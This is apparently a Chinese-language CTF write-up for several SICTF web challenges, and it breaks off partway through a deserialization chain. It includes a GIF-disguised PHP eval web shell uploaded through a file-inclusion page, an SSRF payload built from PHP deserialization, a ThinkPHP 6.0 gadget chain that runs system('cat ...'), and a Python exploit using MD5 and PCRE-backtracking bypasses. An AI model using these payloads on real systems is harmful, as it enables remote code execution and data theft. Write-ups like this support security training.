
# 100%_upload

打开环境发现文件包含




请不要上传php脚本哈，不然我们可爱的茂夫要生气啦

浏览... 未选择文件。

提交

http://yuanshen.life:38926/index.php?file=upload.php


题目提示不能上传php文件，直接传一个图片马



```
Referer:
http://yuanshen.life:38926/index.php?file=upload.php
Cookie: GZCTF_Token=
CfDJ8EoYaoUJ0QtHrYgGflPu__ialBYhwTkYFsBD726ywwTII0FfRvaxu8Y
ZPwbUalL3NwcYk-rgG2wfSVm4cIiL0ZpstqpuWml0vnDWqqBQqukRifBqMp
XjjuIFVvaitWp3WEBMoC2upnkSbzy-MWwXMV2bX-f8Mfhxvo8BakWNEnXiK
50SBWjG7eHahUNoZ4ZS-XN9NLZBqkojYlrd8M_owkhbFw0iQbEx2sr8xWFb
ANwfCSSwIHG3RBN9qnhoU-0y97zghqtiCwlXC-d2CduY6B06kZPgG5lL-Qp
lqjWjB0SYVWgtAzrzcg-zaS2Y0-rZbpd9WS5FwmljBlbUKTcRXR2PP88zsU
V0-lo9e68ACkgts-K6qSU0tBpQbfobVYSeH716BhPaUFFLcHsemhivtz4kn
MiAyZVtHx6zT6pZLDgB71FAKI0xlQ3jTgSu4jA7IY2r4mnssJBwWrkg_0Ls
d08rjSJv9133wIo9o4MvjL4sj0gXMbRiZIT-cLd0gb9hcRT1dFTXuFJeJ18
VXohdMWE-g9uSpG3X3pYald2yABrZUPT7xIMDkxXMk0MmxqhEu8t0D0xIdu
DrR3ZjscHZFuwZvptrrxhuxivWF-olM-G0npF9L0tn37BeoZTGATZYJWMtc
iVtxcIjA3wlirSW0oqYQCQ2mU8awZnKzfgM0N4ywtYlXSa00ZCKmSUalw00
iB8RlF823XMp2N--sXBc7rk
Upgrade-Insecure-Requests: 1

-----------------------------633838935412290174098362856
Content-Disposition: form-data; name="upfile"; filename="
111.png"
Content-Type: image/png

GIF89a
<?=@eval($_POST['a']);?>
-----------------------------633838935412290174098362856
Content-Disposition: form-data; name="submit"

□□
-----------------------------633838935412290174098362856--

```

png上传成功
路径为:uploads/111.png

RCE



```
GIF89a SICTF{940b72cc-e708-4284-a5e2-f330ef292b26}
```

URL: http://yuanshen.life:38926/index.php?file=uploads/111.png

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

```
a=system('cat /f*');
```

# EZ_SSRF

```php
<?php
highlight_file(__file__);
error_reporting(0);
function get($url) {
    $curl = curl_init();
    curl_setopt($curl, CURLOPT_URL, $url);
    curl_setopt($curl, CURLOPT_HEADER, 0);
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
    $data = curl_exec($curl);
    curl_close($curl);
    echo base64_encode($data);
    return $data;
}
class client{
    public $url;
    public $payload;
    public function __construct()
    {
        $url = "http://127.0.0.1/";
        $payload = "system(\"cat /flag\");";
        echo "Exploit";
    }
    public function __destruct()
    {
        get($this->url);
    }
}
// hint:hide other file
if(isset($_GET['Harder'])) {
    unserialize($_GET['Harder']);
} else {
    echo "You don't know how to pass parameters?";
}

?>
```


flag在html/flag.php

构造exp

```php
<?php
class client
{
    public $url="file:///var/www/html/flag.php";
    public $payload;

}
$a = new client();
echo serialize($a);
```


```
O:6:"client":2:{s:3:"url";s:29:"file:///var/www/html/flag.php";s:7:"payload";N;}
```

base64解码



```
}

?>
PD9waHAKJGZsYWcgPSAnU0lDVEZ7MzRkNDk4YWEtNGE2YS00YTRkLTkwYjEtZGU0ZjRjZmNlZjYyfSc7Cj8+Cg==
```

```
http://yuanshen.life:38959/?Harder=O:6:"client":2:{s:3:"url";s:29:"file:///var/www/html/flag.php";s:7:"payload";N;}
```




PD9waHAKJGZsYWcgPSAnU0lDVEZ7MzRkNDk4YWEtNGE2YS00YTRkLTkwYjEtZGU0ZjRjZmNlZjYyfSc7Cj8+Cg==

```
<?php
$flag = 'SICTF{34d498aa-4a6a-4a4d-90b1-de4f4cfcef62}';
?>
```

# Oyst3rPHP

www.zip下载源码代码审计

thinkphp6.0



ThinkPHP 6.0

> 运行环境要求PHP7.2+，兼容PHP8.1


官方应用服务市场 | ThinkAPI ——官方统一API服务

ThinkPHPV6.0版本由 亿速云 独家赞助发布。

H2 主要新特性


- 采用 PHP7 强类型（严格模式）
- 支持更多的 PSR 规范
- 原生多应用支持
- 更强大和易用的查询

index.php GET传参left和right弱比较，POST传参key利用prce回溯绕过，并且payload存在反序列化



```
no usages
public function index()
{
    echo "RT，一个很简单的Web，给大家送一点分,再送三只生蚝，过年一起吃生蚝哈";
    echo "<img src='../Oyster.png'"."/>";


    $payload = base64_decode(@$_POST['payload']);
    $right = @$_GET['left'];
    $left = @$_GET['right'];

    $key = (string)@$_POST['key'];
    if($right !== $left && md5($right) == md5($left)){

        echo "Congratulations on getting your first oyster";
        echo "<img src='../Oyster1.png'"."/>";

        if(preg_match( pattern: '/.+?THINKPHP/is', $key)){
            die("Oysters don't want you to eat");
        }
        if(stripos($key,  needle: '603THINKPHP') === false){
            die("！！！Oysters don't want you to eat！！！");
        }

        echo "WOW！！！Congratulations on getting your second oyster";
        echo "<img src='../Oyster2.png'"."/>";

        @unserialize($payload);
        //最后一个生蚝在根目录，而且里面有Flag？？？咋样去找到它呢？？？它的名字是什么？？？
        //在源码的某处注释给出了提示，这就看你是不是真懂Oyst3rphp框架咯！！！
        //小Tips：细狗函数┗|｀O′|┛ 嗷~~
    }
}
```

Model.php，发现flag所在文件



```
    }

    析构方法
    Package: think
    Access:   public
    public function __destruct()
    {
        if ($this->lazySave) {
            $this->save();
        }
    }/*WOW！！！看来你是懂的，第三个生蚝在根目录下的Oyst3333333r.php里，快去找到它吧*/
}
```

直接用tp6.0的链子打反序列化


```
<?php
namespace think\model\concern;
trait Attribute
{
    private $data = ["key"=>"cat /Oyst3333333r.php"];
```

```php
    private $withAttr = ["key"=>"system"];
}
namespace think;
abstract class Model
{
    use model\concern\Attribute;
    private $lazySave = true;
    protected $withEvent = false;
    private $exists = true;
    private $force = true;
    protected $name;
    public function __construct($obj=""){
        $this->name=$obj;
    }
}
namespace think\model;
use think\Model;
class Pivot extends Model
{}
$a=new Pivot();
$b=new Pivot($a);
echo base64_encode(serialize($b));
```

```
TzoxNzoidGhpbmtcbW9kZWxcUGl2b3QiOjc6e3M6MjE6IgB0aGluaxNb2RlbABsYXp5U2F2ZSI7YjoxO3
M6MTI6IgAqAHdpdGhFdmVudCI7YjowO3M6MTk6IgB0aGlua1xNb2RlbABleGlzdHMiO2I6MTtzOjE4OiIA
dGhpbmtcTW9kZWwAZm9yY2UiO2I6MTtzOjc6IgAqAG5hbWUiO086MTc6InRoaW5rXG1vZGVsXFBpdm90Ij
o3OntzOjIxOiIAdGhpbmtcTW9kZWwAbGF6eVNhdmUiO2I6MTtzOjEyOiIAKgB3aXRoRXZlbnQiO2I6MDtz
OjE5OiIAdGhpbmtcTW9kZWwAZXhpc3RzIjtiOjE7czoxODoiAHRoaW5rXE1vZGVsAGZvcmNlIjtiOjE7cz
o3OiIAKgBuYW1lIjtzOjA6IiI7czoxNzoiAHRoaW5rXE1vZGVsAGRhdGEiO2E6MTp7czozOiJrZXkiO3M6
MjE6ImNhdCAvT3lzdDMzMzMzNyLnBocCI7fXM6MjE6IgB0aGlua1xNb2RlbAB3aXRoQXR0ciI7YToxOn
tzOjM6ImtleSI7czo2OiJzeXN0ZW0iO319czoxNzoiAHRoaW5rXE1vZGVsAGRhdGEiO2E6MTp7czozOiJr
ZXkiO3M6MjE6ImNhdCAvT3lzdDMzMzMzNyLnBocCI7fXM6MjE6IgB0aGlua1xNb2RlbAB3aXRoQXR0ci
I7YToxOntzOjM6ImtleSI7czo2OiJzeXN0ZW0iO319
```

exp

```python
import requests
from io import BytesIO

data = {
    'key': 'a' * 1000000+'603THINKPHP',

 'payload':"TzoxNzoidGhpbmtcbW9kZWxcUGl2b3QiOjc6e3M6MjE6IgB0aGlua1xNb2RlbABsYXp5U2
F2ZSI7YjoxO3M6MTI6IgAqAHdpdGhFdmVudCI7YjowO3M6MTk6IgB0aGlua1xNb2RlbABleGlzdHMiO2I6
MTtzOjE4OiIAdGhpbmtcTW9kZWwAZm9yY2UiO2I6MTtzOjc6IgAqAG5hbWUiO086MTc6InRoaW5rXG1vZG
VsXFBpdm90Ijo3OntzOjIxOiIAdGhpbmtcTW9kZWwAbGF6eVNhdmUiO2I6MTtzOjEyOiIAKgB3aXRoRXZl
bnQiO2I6MDtzOjE5OiIAdGhpbmtcTW9kZWwAZXhpc3RzIjtiOjE7czoxODoiAHRoaW5rXE1vZGVsAGZvcm
NlIjtiOjE7czo3OiIAKgBuYW1lIjtzOjA6IiI7czoxNzoiAHRoaW5rXE1vZGVsAGRhdGEiO2E6MTp7czoz
OiJrZXkiO3M6MjE6ImNhdCAvT3lzdDMzMzMzNyLnBocCI7fXM6MjE6IgB0aGlua1xNb2RlbAB3aXRoQX
R0ciI7YToxOntzOjM6ImtleSI7czo2OiJzeXN0ZW0iO319czoxNzoiAHRoaW5rXE1vZGVsAGRhdGEiO2E6
MTp7czozOiJrZXkiO3M6MjE6ImNhdCAvT3lzdDMzMzMzNyLnBocCI7fXM6MjE6IgB0aGlua1xNb2RlbA
B3aXRoQXR0ciI7YToxOntzOjM6ImtleSI7czo2OiJzeXN0ZW0iO319"
}

res = requests.post('http://yuanshen.life:38972/?left=QNKCDZO&right=240610708',
data=data)
print(res.text)
```



```
RT，一个很简单的Web，给大家送一点分,再送三只生蚝，过年一起吃生蚝哈<img src='../Oyster.png'/>Congratulati
$flag = 'SICTF{b0ece0fb-66f0-48fb-bfbe-658a3e1f2a3d}';
?>
<!DOCTYPE html>
<html>
<head>
```

# Not just unserialize

```php
<?php

highlight_file(__FILE__);
class start
{
    public $welcome;
    public $you;
    public function __destruct()
    {
        $this->begin0fweb();
    }
    public  function begin0fweb()
    {
        $p='hacker!';
        $this->welcome->you = $p;
    }
}

class SE{
    public $year;
    public function __set($name, $value){
        echo '  Welcome to new year!  ';
        echo($this->year);
    }
}

class CR {
    public $last;
    public $newyear;

    public function __tostring() {

        if (is_array($this->newyear)) {
            echo 'nonono';
            return false;
        }
        if (!preg_match('/worries/i',$this->newyear))
        {
            echo "empty it!";
            return 0;
        }

        if(preg_match('/^.*(worries).*$/',$this->newyear)) {
            echo 'Don\'t be worry';
        } else {
            echo 'Worries doesn\'t exists in the new year  ';
            empty($this->last->worries);
        }
        return false;
    }
}

class ET{

    public function __isset($name)
    {
        foreach ($_GET['get'] as $inject => $rce){
            putenv("{$inject}={$rce}");
        }
        system("echo \"Haven't you get the secret?\"");
    }
}
if(isset($_REQUEST['go'])){
    unserialize(base64_decode($_REQUEST['go']));
}
```

反序列化最终触发putenv()，这里和虎符CTF的ezphp很像，利用环境变量注入执行命令


反序列化链：

```php
<?php
class start
{
    public $welcome;
    public $you;
}

